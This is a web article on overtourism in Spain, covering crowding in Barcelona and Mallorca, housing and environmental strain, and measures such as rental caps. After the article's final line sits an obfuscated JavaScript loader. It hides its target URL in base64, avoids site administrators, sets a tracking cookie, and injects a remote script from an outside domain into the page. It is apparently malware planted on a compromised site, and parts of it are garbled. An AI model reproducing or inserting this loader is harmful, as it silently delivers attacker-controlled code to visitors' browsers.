

Spain, with its sun-kissed beaches, historic cities, and vibrant culture, has long been a magnet for travelers. From the bustling streets of Barcelona to the serene landscapes of Andalusia, millions flock to this Mediterranean paradise each year. However, Spain’s popularity has come at a cost. The country is grappling with the issue of overtourism, and the question on many minds is: Will it ever ease off?
The Rise of Overtourism in Spain
Overtourism is not a new phenomenon in Spain, but in recent years, it has reached unprecedented levels. The country welcomed over 83 million tourists in 2019, making it one of the most visited nations in the world. While tourism has been a significant contributor to Spain’s economy, generating billions in revenue and supporting millions of jobs, the sheer volume of visitors has strained resources, disrupted local communities, and led to environmental degradation.

Cities like Barcelona and Palma de Mallorca have become the poster children for overtourism. In Barcelona, the influx of tourists has led to skyrocketing rents, pushing out local residents and transforming neighborhoods into tourist enclaves. The iconic La Rambla, once a vibrant hub for locals, is now a crowded thoroughfare dominated by selfie sticks and souvenir shops. In Mallorca, the island’s natural beauty is under threat from mass tourism, with beaches overcrowded and ecosystems struggling to cope with the influx.
The Impact on Local Communities
The impact of overtourism on local communities has been profound. In Barcelona, residents have taken to the streets in protest, demanding action against the unchecked growth of tourism. The rise in short-term rentals through platforms like Airbnb has exacerbated the housing crisis, making it increasingly difficult for locals to find affordable accommodation. Traditional markets and local businesses have been replaced by tourist-oriented shops, eroding the city’s cultural fabric.
In smaller towns and rural areas, the story is no different. Picturesque villages like Ronda and Santillana del Mar are swamped with day-trippers, overwhelming infrastructure and diminishing the quality of life for residents. The strain on public services, such as waste management and water supply, is palpable, with some areas struggling to cope with the demands of peak tourist seasons.
Environmental Consequences
The environmental toll of overtourism in Spain is another pressing concern. Coastal areas, in particular, have borne the brunt of mass tourism. The Mediterranean coast, famous for its crystal-clear waters and sandy beaches, is suffering from pollution, habitat destruction, and unsustainable development. The Balearic Islands, a popular destination for sun-seekers, face the dual challenges of water scarcity and waste management, with the local environment at risk of irreversible damage.
Spain’s natural parks and protected areas are also feeling the pressure. The Sierra Nevada, Picos de Europa, and other natural reserves are experiencing increased footfall, leading to erosion, littering, and disturbances to wildlife. The delicate balance between conservation and tourism is being tested like never before.
Is There Hope for Change?
Amidst the challenges, there are signs that Spain is beginning to address the overtourism crisis. The COVID-19 pandemic, while devastating for the tourism industry, provided a brief respite for many of Spain’s overburdened destinations. It prompted a reevaluation of the country’s tourism model, with a shift towards more sustainable practices.

Barcelona has introduced stricter regulations on short-term rentals, capping the number of tourist apartments in the city center. The city has also launched initiatives to promote less-visited neighborhoods and off-peak travel, aiming to spread the tourist load more evenly. Similarly, the Balearic Islands have implemented measures to limit the number of cruise ships and regulate tourism-related activities that harm the environment.
Spain’s national tourism strategy is also evolving. There is a growing emphasis on quality over quantity, with efforts to attract high-spending, culturally-engaged tourists rather than sheer numbers. Eco-tourism, cultural tourism, and rural tourism are being promoted as alternatives to the traditional beach holidays, offering visitors a more authentic and sustainable experience.
The Road Ahead
While these measures are a step in the right direction, the road ahead is long and uncertain. The global appetite for travel shows no signs of waning, and as the world emerges from the pandemic, Spain is likely to see a resurgence in tourist numbers. Balancing the economic benefits of tourism with the need to protect local communities and the environment will require ongoing commitment and innovation.
Spain’s overtourism crisis is a complex issue with no easy solutions. However, with a concerted effort from governments, businesses, and travelers alike, there is hope that the tide can be turned. For now, the question remains: Will Spain’s overtourism ease off, or will it continue to spiral out of control? Only time will tell.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();Gallery